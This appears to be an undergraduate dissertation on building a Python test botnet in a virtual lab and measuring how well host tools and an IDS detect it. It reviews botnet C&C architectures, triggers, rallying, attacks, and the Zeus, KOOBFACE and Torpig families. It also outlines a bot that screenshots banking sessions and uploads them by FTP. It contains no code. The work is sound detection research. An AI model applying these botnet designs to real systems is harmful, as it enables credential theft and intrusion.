Experimental Host- and Network-based Analyser and Detector for Botnets

Benoit Jacob

Submitted in partial fulfilment of
the requirements of Edinburgh Napier University
for the Degree of BEng (Hons)

Computer Networks and Distributed Systems

School of Computing

April 2010

Supervisor: Prof William Buchanan

Second Mark: Alistair Lawson

Authorship Declaration

I, Benoit Jacob, confirm that this dissertation and the work presented in it are my own achievement.

Where I have consulted the published work of others this is always clearly attributed;

Where I have quoted from the work of others the source is always given. With the exception of such quotations this dissertation is entirely my own work;

I have acknowledged all main sources of help;

If my research follows on from previous work or is part of a larger collaborative research project I have made clear exactly what was done by others and what I have contributed myself;

I have read and understand the penalties associated with Academic Misconduct.

I also confirm that I have obtained **informed consent** from all people I have involved in the work in this dissertation following the School's ethical guidelines

Signed:

Date:

Matriculation no: 08009764

Data Protection Declaration

Under the 1998 Data Protection Act, The University cannot disclose your grade to an unauthorised person. However, other students benefit from studying dissertations that have their grades attached.

Please sign your name below *one* of the options below to state your preference.

The University may make this dissertation, with indicative grade, available to others.

The University may make this dissertation available to others, but the grade may not be disclosed.

The University may not make this dissertation available to others.

Abstract

Botnets are networks of malware-infected machines that are controlled by an adversary are the cause of a large number of problems on the internet [**1**]. They are increasing faster than any other type of malware and have created a huge army of hosts over the internet. By coordinating themselves, they are able to initiate attacks of unprecedented scales [**2**]. An example of such a Botnet can be made in Python code. This Botnet will be able to generate a simple attack which will steal screenshots taken while the user is entering his confidential information on a bank website. The aim of this project is firstly to detect and analyse this Botnet operation and secondly to make statistics of the Intrusion Detection System detection rate.

Detecting malicious software in the system is generally made by an antivirus which analyses a files signature and compares it to their own database in order to know if a file is infected or not. Other kinds of detection tools such as Host-based IDS (Intrusion Detection System) can be used: they trigger abnormal activity but in reality, they generate many false positive results. The tool "Process monitor" is able to detect every process used by the system in real time, and another tool "Filewatcher", is able to detect any modification of files on the hard drive. These tools aim to recognize whether a program is acting suspiciously within the computer and this activity should be logged by one of these security tools. However, results from the first experiment revealed that the host-based detection remained unfeasible using these tools because of the multiples of processes which are continuously running inside the system causing many false positive errors.

On another hand, the network activity has been monitored in order to detect, using an Intrusion Detection System, the next intrusion or activity of this Botnet on the network. The experiment is going to test the IDS by increasing network activity, and will include attacks to some background traffic generated at different speeds. The aim is to see how the IDS will react to this increasing type of traffic. Results show that the CPU utilisation of the IDS is increasing in function of the network speed. But even if all the attacks have been successfully detected under 80Mb/s, 5% of the packets have been dropped by the IDS and could have contained some malicious activity. This paper concludes that for this experimental setup which uses a 2.0 GHz CPU, to have a secure network with 0% of packet drop by the IDS, the maximum network activity should be of 30Mb/s. Further development in this project could be to experiment with different CPU performances assessing how the IDS will react to an increasing network activity and when it will start dropping packets. It would allow companies to gauge which configuration is needed for their IDS to be totally reliable with 0% dropped packets or semi-reliable with less than 2% dropped packets.

Contents

List of Tables

List of Figures

Acknowledgements

I would like to thank Prof Bill Buchanan for the time and the assistance that he has provided throughout the project.

I would also like to thank Alistair Lawson for agreeing to be my second marker and for showing interest to the project during the week 9 review.

Finally, I would like to thank my family and my girlfriend for their support and the motivation they gave me.

1 Introduction

1.1 Context

Botnets attacks are nowadays widely used in the internet and periodically make headline news. Recently a Botnet has hit Amazon EC2 (a firm that allows users to rent virtual computers to run their own applications on the cloud): security researchers reported that hackers were able to compromise a site on EC2 for the infamous password-stealing Zeus banking Trojan. This site was used by Zeus for its own C&C (command and control) server. Amazon EC2 which provide scalable deployment of applications could be hit by many Botnets and make use of data storage and application processing on the cloud in question[**3**]. In this context, the first aim of this project is to produce a simple Botnet and implement it into a virtual machine as the case of Amazon EC2. Then, the second aim will be to analyse the interactions made by the Botnet within the virtual network and make statistics about its rates of detection.

1.2 Background

The first Bot "PrettyPark" was introduced in 1999 on the Internet Relay Chat (IRC [**4**]) designed for group communication in discussion forums, known as IRC channels. This Bot was created to help the administrator of a channel to keep it open and to prevent malicious users from taking over the channel. "Pretty Park" allowed the creation of operator status to give graduate privilege for special users. This Bot looked like a user inside the channel and could answer to certain requests, such as creating statistics, hosting games or sharing files[**5**]. But the major function of PrettyPark was to allow an administrator (known as Botmaster) to remotely control a large pool of computers using IRC channels.

The idea became popular in the cyber-crime community and over the years Bots have been improved and dedicated to cyber-attacks. Nowadays, Bots are usually part of a network of infected machines, known as a "Botnet". Botnets are now sophisticated and can perform powerful attacks due to the amount of zombie computers (Bots) on the internet. Managed by the Botmaster, they conduct distributed denial-of-service (DDoS) attacks, email spamming, keylogging, abusing online advertisements, spreading new malware, etc. Today, the Botnet population is growing rapidly and they represent some computer armies and have become a huge threat on the Internet. The current generation of Botnets spread in the networks like worms through the exploitation of common Microsoft Windows vulnerabilities or backdoors left by previous worms. They hide themselves inside the system like a virus and can launch attacks co-ordinated by the Botmaster. The last generation of

Botnets are famous in the file sharing platforms, P2P (Peer-to-Peer) networks, and more difficult to trace: there is no longer channels between a group of Bots, but hosts connected to each other, commanded by the Botmaster that only need to connect to one of the peer to broadcast his commands.

1.3 Aim and objectives

The aim of this project is to create an experimental Botnet in order to analyze its activity by using different security tools. To accomplish this overall aim, five intermediary objectives will follow the achievement of this project gradually:

- Create a literature review on Botnets and related threats.
- Analyse recent Botnets, their associated attacks, behaviour, data remnants and impact on the society.
- Design of an agent which mimics the behaviour of a Botnet, and associated detection/evaluation tools.
- Implementation of test/evaluation tools for the detection and analysis of Botnet activity.
- Evaluation of success rate of detection.

1.4 Thesis structure

Chapter 1 – Introduction: Provides background information on the subject. Aims and objectives are defined which will be the key vector of this project.

Chapter 2 - Literature review: Review the current research on Botnets by explaining the Botnet taxonomy covered in 6 Sections: C&C architecture, trigger events, communication protocols, rallying mechanism, attacks and behaviours. Moreover, an analyse of three Botnets follows in order to under how Botnets interacts on the field.

Chapter 3 – Design: Draft the project by describing the Botnet functionality and the different tools used to analyse its activity. The designs of two experiments to detect the Botnet are made on the host-based side and on the network-based side.

Chapter 4 – Implementation: By creating a network of three Virtual Machines (Botnet, Botmaster and IDS) the experiment described in the design is implemented and results are logged in order to be used in the result chapter.

Chapter 5 – Results: The results of the whole experiment are displayed and a reflexion is made to understand the consequences that engender them. Tools are evaluated in function of their good working order within the experiments.

Chapter 6 – Conclusion: Concludes this project by listing the initial aims and the work done for each single one. A self-appraisement Section shows the troubles

encounter during this project and afterthought of working mode for the next projects. Finally, some directions are given for some future work.

2 Literature Review

2.1 Introduction

The literature review provides Botnet taxonomy so that a Botnet can be designed successfully along the project. The Botnet taxonomy is an important part of the project, as every aspects of a Botnet needs to be understood before the design/implementation can take place. So on, the literature review covers six categories: Command and Control (C&C models), trigger events, communication protocols, rally mechanisms, attacks and behaviours. The review then focus on an up to date investigation about three different Botnets, to understand how Botnets have been deployed and identify which type of attacks they are using. Using this knowledge will be useful in the second part to design the experimental Botnet.

2.2 Command and Control Architecture

A Command and Control (C&C) system is set-up by the Botmaster to communicate with his Bots indirectly because it does not want its identity to be revealed and want to hide the command sent. In order to explore the C&C architecture, three topologies will be reviewed. Michael Bailey [**6**] summarized the different types of topologies as in Table 1.

Table 1 – Command and Control Topologies [6**]**

Topology	**Design Complexity**	**Delectability**	**Message Latency**	**Survivability**
Centralized	Low	Medium	Low	Low
Peer-to-Peer	Medium	Low	Medium	Medium
Unstructured	Low	High	High	High

2.2.1 Centralized C&C servers

Botnets with the centralized architecture provide a simple, low-latency, anonymous and efficient real-time communication platform for the Botmaster [**2**]. Most of the latest large-scale Botnet attacks detected use this architecture (see Figure 1). This structure interconnects Bots to a central point that forwards IRC or HTTP messages between clients. This Botmaster used this central point to pass messages to his Bots. This architecture has a low latency in reason of the direct communication from the Bots to the C&C server, which are directly connected. However, this structure has two weaknesses from the Botmaster point of view, as each single host send messages

to the same C&C server which can be easily triggered by a defender. Moreover, if the C&C server goes down, every Bots cannot receive messages anymore and the whole system is compromised.




Figure 1 - Centralized C&C servers

2.2.2 P2P-based C&C server:

The Peer-to-Peer (P2P) has become popular in recent years. Millions of users are daily sharing programs, movies and games. The first P2P-based C&C server has been implemented in 2002 with the Bot Slapper [**5**]. However, the architecture has been modified many times during the past few year and a new architecture has emerged recently which uses a hybrid P2P Botnet [**8**]. Each Bot has a private fixed limited size list of seeds that it does not share with the others (Figure 2). It means that once a host receive a message, it will forward this message to its private list of seeds. This method exposes only few Bots when one of them is captured. Each host periodically connects to his neighbour to retrieve orders from the Botmaster. The Botmaster only need to connect to one of the Bots (peer) to send his commands all over the network. This type of architecture is more robust than the centralized structure and much harder to shutdown. However, the design of P2P architecture is more complex and a medium latency is observed in reason of the number of hops from Bots to the C&C server.




Figure 2 - Hybrid P2P Botnet [7]

2.2.3 Unstructured C&C server

Another kind of communication has been discovered recently using unstructured C&C server [**9**]. By using a P2P based communication without seeds list, each Bot has the ability to scan the internet in order to find another Bot. The Botmaster first encrypts his message and then scans the internet to find one of his Bots to pass the message along. This Bot will do the same thing by scanning and forwarding the message. Using this architecture is really simple and secure because discovering one host will not compromise any other host. However, a low latency can be observed due to the time of scanning the internet and finding other hosts.

2.3 Trigger events

A number of different trigger events are able to start the malware. These triggers make the detection harder because the malware will be completely hidden before its starts and it will make the success of attack higher. The first type of trigger uses on

specific dates[**10**] to activate itself. For example, Valentine's Day 2009 this attack was launched: hundreds of e-mails with subject lines as "Falling in love with you" containing a romantic message inside and a link to a website. This website allowed downloads of 12 heart images containing a malicious program inside.

The second type of trigger works in accordance to time[**11**]. Another type of trigger is in function of the time: a malware can start to install itself at night and utilize many of the computer resources whilst the user is away or sleeping. A third type of trigger uses Windows application processes to record, using a keylogger (which saves the keystrokes) specific applications[**12**]. Finally, other events can be triggered according to specific websites. For example, on a bank website, the malware will log the keystrokes and take a screenshot of each click to trace the account number and pin of the unsuspecting victim.

2.4 Communication protocol

The communication protocol listed above will sort various communication techniques [**13**] within the Botnet. Bots generally use an IRC protocol to communicate with each other. However, the Hypertext Transfer Protocol (HTTP) is also famous in reason of the facility to hide it inside web traffic. There are also some new protocols such as Instant Messaging (IM) and P2P, which are used for smaller Bot networks.

On IRC, all the Bots join a specific private channel protected by a password on IRC. Some of these Bots are using a SSL-encrypted communication. Bots interpret the messages sent by the Botmaster on this channel (if they need to update, attack, etc). Most corporate networks do not allow any IRC traffic for a better security. This way, if an Intrusion Detection System (IDS) discovers any IRC request, it will result in:

- An Outbound IRC request means that a computer on the network is infected and used as a C&C server.
- An Inbound IRC request means that the C&C server is recruiting a computer on the network.

Firewalls can be configured to block any IRC traffic. However, Bots are now using IRC traffic tunnelled in HTTP protocol to communicate with the C&C server for two reasons: They are easily hidden inside the huge amount of HTTP traffic and they bypass the firewall rules which generally block a majority of ports except the 80 for HTTP traffic. Other types of communication consist of hiding instructions inside an HTTP request or within Domain Name System (DNS) records. These instructions can also be hidden in images to make the detection harder.

Latest improvements in the communication protocols use Instant Messaging (as Skype or MSN) and encrypted P2P protocols (named WASTE) for communication

and file transferred between a small numbers of trusted parties. These protocols are not common yet but they will probably emerge in the future and make Botnet detection harder in reason of the big amount of communication going on everyday in Instant Messaging application.

2.5 Rallying mechanism

Different rallying mechanisms [**13**] are used by Botnets to rally new Bots to the C&C server in order to retrieve message from the Botmaster. The main methods include hard-coded IP address, Dynamic DNS Domain name, and Distributed DNS Service.

2.5.1 Hard-coded IP

Some Bots can communicate with the C&C server using a Hard-coded IP which means that the IP of the C&C server is hard-coded into the binary of the Botnet[**14**]. This technique is not very popular because once a Bot is trapped and has been analysed, the address of the C&C server can be easily found and shutdown. Once the C&C server is disabled, Bots belonging to this server becomes useless because they cannot receive any more orders from the Botmaster.

2.5.2 Dynamic DNS Domain Name

The Dynamic DNS Domain Name uses a hard-coded domain name assigned by dynamic DNS provider, which allows the Botmaster to relocate his Botnet easily. If the connection fails, the Bot sends a DNS query to receive the new domain name of the C&C server. So on, the Bot does not depend anymore from the C&C server, this one can go down and a new C&C server will be assigned to that Bot. A few websites give this free service such as: "dyndns.com"[**15**]. You can create your own domain "yourname.dynds.com" and assign a dynamic IP to this name.

2.5.3 Distributed DNS Service

Another method is to use a Distributed DNS Service. This service is the most sophisticated and is implemented in the newest Bots. Botnets run their own DNS server in specific locations where authorities cannot reach them (because the law in these places is not up to date in the internet security domain). The Bot contacts its own DNS server to retrieve the IP of the C&C server. These DNS servers use a high port to communicate which makes them difficult to be detected by security devices. They are actually the hardest to detect and destroy.

2.6 Attacks

Bots have a large scale of different attacks available[**16**] that a Botmaster can use as he wishes. Attacks can be targeted in many ways: they can be invisible to a basic

user (e.g., for an identity fraud) or can slow down the system and crash it (e.g., DDoS Attacks). Examples are:

1. DDoS Attacks - This is a common attack used by Botnets to overflow a server. Using a large number of computer sending TCP SYN and UDP messages in repetition, it can rapidly overload the bandwidth of the targeted network and sometime shut it down.
2. Spamming - Large quantities of email are sent in mass. With the help of thousands Bots, attackers can send a massive amount of spam emails using random list of emails found on internet. Some Bots also implement a special function to harvest email-addresses. Often that spam you are receiving was sent from a friend.
3. Sniffing - Bots can harvest the data that a user is typing. Sniffing is used as a keylogger and can retrieve username/passwords and other interesting information. Sometimes, more than one Botnet compromises a specific host. In that case, they steal information from each other.
4. Click fraud - Botnet can be used to gain financial advantages. By installing advertisements on a fake website and making a deal with companies that pay per click on ads. Once the website is setup, the Botmaster will ask to all of his Bots to go clicking on these ads. This will generate thousands of clicks from everywhere and a financial gain for the Botmaster. This technique is today a bit primitive because companies can detect this big amount of clicks at the same time. Thus, a few features have been added to make infected computers click on the ads, for example, every time they start the web browser.
5. Identity Fraud - This technique is also called Phishing. Bots can host multiple fake websites pretending to be EBay, PayPal, or a bank, and harvest personal information. Usually the name change of one letter to creates subtle confusion (between paypal.com and paypol.com). Some Bots are able to redirect some specific flux DNS which makes detection harder: Entering paypal.com will redirect you to a fake paypal.com but with exactly the same name.

2.7 Behaviour analysis

The detection of Botnets in a network can be categorized through three different types of behaviour: network-based, host-based and global correlated. Understanding these behaviours [**17**][**18**] [**19**] is important to prevent, protect and detect Botnet intrusion inside the network.

2.7.1 Network-based behaviours

Network-based behaviours analyse the network traffic. Botmasters need to communicate with their Bots across the network. Most of the Bots are using dynamic DNS query to find their C&C server because it is the most secure protocol. Botnets

can use IRC or HTTP to communicate. Filtering some specific information on these networks can help to find some compromised hosts: Most Enterprise generally banned IRC traffic because it is a high risk to be contaminated by malware. Therefore, if any traffic is using the IRC port, it can reveal the presence of Bots. To prevent the detection of the C&C server, Bots often change DNS server. Filtering the DNS traffic can be used to find hosts who keep changing of DNS name server. Another method is by looking at the name of the DNS used by Botnets that can sometimes be distinguished by an unusual name (e.g. milk.dyndns.com).

2.7.2 Host-based behaviours

Behaviours can also be directly triggered within the infected machine (method called Host-based behaviour). Once a Bot is running on a host, it compromises software activity (e.g., shutdown of the AV or preventing the user from navigating on a specific server). To do that, Bots are using a system/library call which can modify the register and create/delete networks or programs. Trained specialists with security knowledge can detect Botnets: Individuals with this knowledge can identify areas where there is a high probability of infection, e.g., if one of the hosts in the network has trouble updating its virus definition.

2.7.3 Global correlated behaviours

Global characteristics are tied to the fundamentals Botnet and can be used for an efficient detection. These characteristics are not going to change unless the Botnet is completely re-designed and implemented. For example, a famous behaviour is known when a C&C server shutdown: every Bot is going to be disconnected and contact the DNS server in order to retrieve a new C&C server address. Therefore, an increase of the DNS queries can be discovered on the network which raises alarm of Intrusion Detection Tools.

2.8 Analysis of three Bots

The following contains the three most popular Bots on the Internet used to compromise computers [**20**].

2.8.1 Zeus

With 3.6 million compromised hosts, Zeus is the most popular Bot. It can steal any information stored on computer victims. It is written in C++. The latest version of Zeus (on September 2009) uses an encrypted configuration file using one unique key [**21**]. The key is encrypted in RC4 (254 bytes long) and stored inside the Bot's executable file which makes the configuration file difficult to decrypt. A feature of self-destruction, usually used in banking Trojan, is implemented. The Botnet can self-destruct, once the main private information was collected. But this self-

destruction can also be used to overwrite the virtual memory of Windows with zeros and makes the operating system inoperable. Last April, an estimated 100,000 PCs infected by Zeus, apparently destroyed itself[**22**]. Today, multiple versions of Zeus are on the market. Zeus is a commercial product: an up to date version are sold for around £600 and after few months this version is distributed for free[**23**]. The Zeus distribution is spread by spamming and by a large number of social engineering tricks. Once a computer is infected, the installation of Zeus goes through a number of different steps which can change according to the function of the version. Figure 3 shows the web interface used by Zeus to control zombies: It is possible to display the Bots list, have access to each single Bot, add new scripts, see the passwords captured, the system options and many more. Controlling an army of thousands of Bots is no more complicated, the web interface is really easy and intuitive, making it possible for almost anyone to use.




Figure 3 - Zeus Control Index[23]

2.8.2 KOOBFACE

This Bot compromises 2.9 million computers in the US. This malware's main aim is to spread via 10 visual social networking sites such as Twitter, MySpace and predominately, Facebook. Social networking sites are used by people to communicate and share personal data with each other. It has also become a gold mine for the advertising industry: Facebook shares certain confidential information from its users to assist advertising industry to target their audience. The worm KOOBFACE is composed of multiples of different malwares with particular

functions. The first one is KOOBFACE downloader that spread itself via a fake YouTube. Users are invited to install infected codec to see the related video. Once the computer is infected [**24**] it starts looking for cookies related to social networking sites. If the worm finds the appropriate security cookie, it creates a link to the infected video in the victim's profile to trick visitors into following [**25**]. KOOBFACE downloader also contacts KOOBFACE C&C server in order to retrieve the following malwares [**26**].

A social network propagation component is the malware responsible to write messages on the profile, send mails and IM to the friends list of unlucky users with links to fake videos. A Web server component causes the infected computer to become a Web server that acts as a proxy or relay server to distribute KOOBFACE components. An ads pusher infect windows registry and automatically open new browser windows integrating some ads. A data stealer that steals Windows product IDs, internet profiles, emails credentials, FTP credentials and IM application credentials. The collected stolen information is then sent to the C&C server. The number of modules implemented in KOOBFACE is increasing everyday which allow the Botnet to generate new attacks. KOOBFACE has understood how visual networking sites work and how people use them. This Bot was spread on the internet in 2008 and is continuously growing due to the inflation of visual networking sites.

2.8.3 Torpig

On the 4th May 2009, a Botnet called "Torpig" received a lot of publicity, making headline news [**27**][**28**] [**1**] with the discovery of a huge network zombie containing 70GB of stolen credit card and passwords, according to the research team from the University of California at Santa Barbara. In 10 days, the boot was running on 180,000 infected hosts and had the ability to use 1.2 million IP address. With around 300,000 stolen passwords from 410 different financial institutions and money services like PayPal, this zombie network is one of the world most famous.

Torpig is distributed through Mebroot, a rootkit that rewrites the hard drive's boot record during the start-up. Using this technique makes the malware undetectable by AV because it is executed before the loading of any security software. Figure 4 shows the different steps of installing Torpig. Once Mebroot is installed (4), the infected host contacts the mebroot C&C server (5) to obtain malicious codes. These codes are encrypted and saved inside the system32 directory under the names of existing files in this directory but with a different extension, to avoid suspicion. Every 20 minutes, Torpig will update the keylogger data on a Torpig C&C server (6). Some Phishing attacks will also take place to collect personal information (7). Once the malware is installed, it starts collecting multiples of credential information coming from almost 30 software and web based applications using a keylogger. An

interesting specification of this malware is that it is running at a low level which means that it can intercept every password before their encryption by secure sockets.




Figure 4 - Torpig network infrastructure [1]

2.9 Conclusion

The Botnet phenomenon presents several new challenges for the Internet community. This Section defines the taxonomy of Botnets, for better understanding of their behaviours which is essential to identify and detect the significant rise of Botnet activity. By keeping in mind that Botnets are moving targets, all aspects from communication protocols, trigger mechanisms, attacks to rallying mechanism are constantly evolving and give a hard task for network defenders.

The different parts of the literature review are going to be used for developing an experimental Botnet. A C&C server, reviewed in Section 2.2, will be implemented in order to allow the Botmaster to correspond with the Bot using one of the communication protocols seen in Section 2.4. Exploiting a trigger event, displayed in Section 2.3, should allow the Botnet to start an attack at a specific moment. A few attacks, seen along the Section 2.6 and in the Botnets analyse in Section 2.8, can be implemented inside the experimental Botnet to make it harvest data or spam emails. Thus, a reflection must be done in the design section in order to choose a specific attack adapted to this project.

Once the Botnet is running, the second stage of the project is to detect its activity and record statistics about its detection rate. This can be done by using host-based and network-based analysis, as seen in Section 2.7. The vital point of this project is to keep the Botnet inside a secure environment. Due to this, some security tools need to be implemented inside a Virtual Machine and inside the Virtual Network to detect the Botnet activity.

3 Design

3.1 Introduction

The project's aim is to create a script that is able to mimic a malicious Botnet. The host and network activity of this Botnet will be then monitored and analysed. Now that the literature review is written and the basics concepts of Botnets are understood, the project has started to take shape.

The choice of an adapted programming language is important for the creation of the Botnet. After some research on the subject, two main languages were highlighted in this project: C #.NET and Python. C #.NET language requires some background knowledge and there was limited information on how to make a Botnet in C# available online. The Python language is reputed to be an easier scripting language and after some research, the use of the Python library should enable the creation of a Bot without great difficulty. The programming language was therefore decided: Python will be used in this project.

Section 3.2 provides a scenario of the Botnet working mode and describes which modes of attack the experimental Bot will use. The architecture of the C&C server, defined in Section 3.3, will allow the communication between Bot and Botmaster. Furthermore, some diagrams UML represents the Bot activity by initially taking screenshots of personal information and then subsequently sending these screenshots on a distant FTP server. Section 3.4 will provide an overview of the detection phase which will be organised in two parts: host-based detection and network-based detection. Finally, two experiments of this project appear in Section 3.5 in order to evaluate the Botnet detection rate.

